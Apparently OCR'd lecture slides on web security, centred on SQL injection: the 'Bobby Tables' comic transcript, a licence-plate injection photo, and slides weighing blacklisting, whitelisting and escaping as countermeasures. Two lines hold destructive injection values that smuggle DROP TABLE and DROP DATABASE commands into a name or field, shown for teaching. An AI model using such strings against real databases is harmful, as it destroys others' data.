


SQL injection

XSS

CSRF

Buffer “errors”





SQL injection

XSS

CSRF

Buffer “errors”


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.


ZU 0666',0,0); DROP DATABASE TABLICE;
[redacted]

SQL injection countermeasures

- Blacklisting: Delete the characters you don’t want
    - ’
    - --
    - ;

- Downside: “Peter O’Connor”
    - You want these characters sometimes!
    - How do you know if/when the characters are bad?

SQL injection countermeasures

1. Whitelisting

- Check that the user-provided input is in some set of values known to be safe
  - Integer within the right range
- Given an invalid input, better to reject than to fix
  - "Fixes" may introduce vulnerabilities
  - *Principle of fail-safe defaults*
- Downside:
  - Um.. Names come from a well-known dictionary?

SQL injection countermeasures

2. Escape characters

- Escape characters that could alter control
  - ’ ⇒ \’
  - ; ⇒ \;
  - - ⇒ \-
  - \ ⇒ \\
- Hard by hand, but there are many libs & methods
  - magic_quotes_gpc = On
  - mysql_real_escape_string()
- Downside: Sometimes you want these in your SQL!

The underlying issue

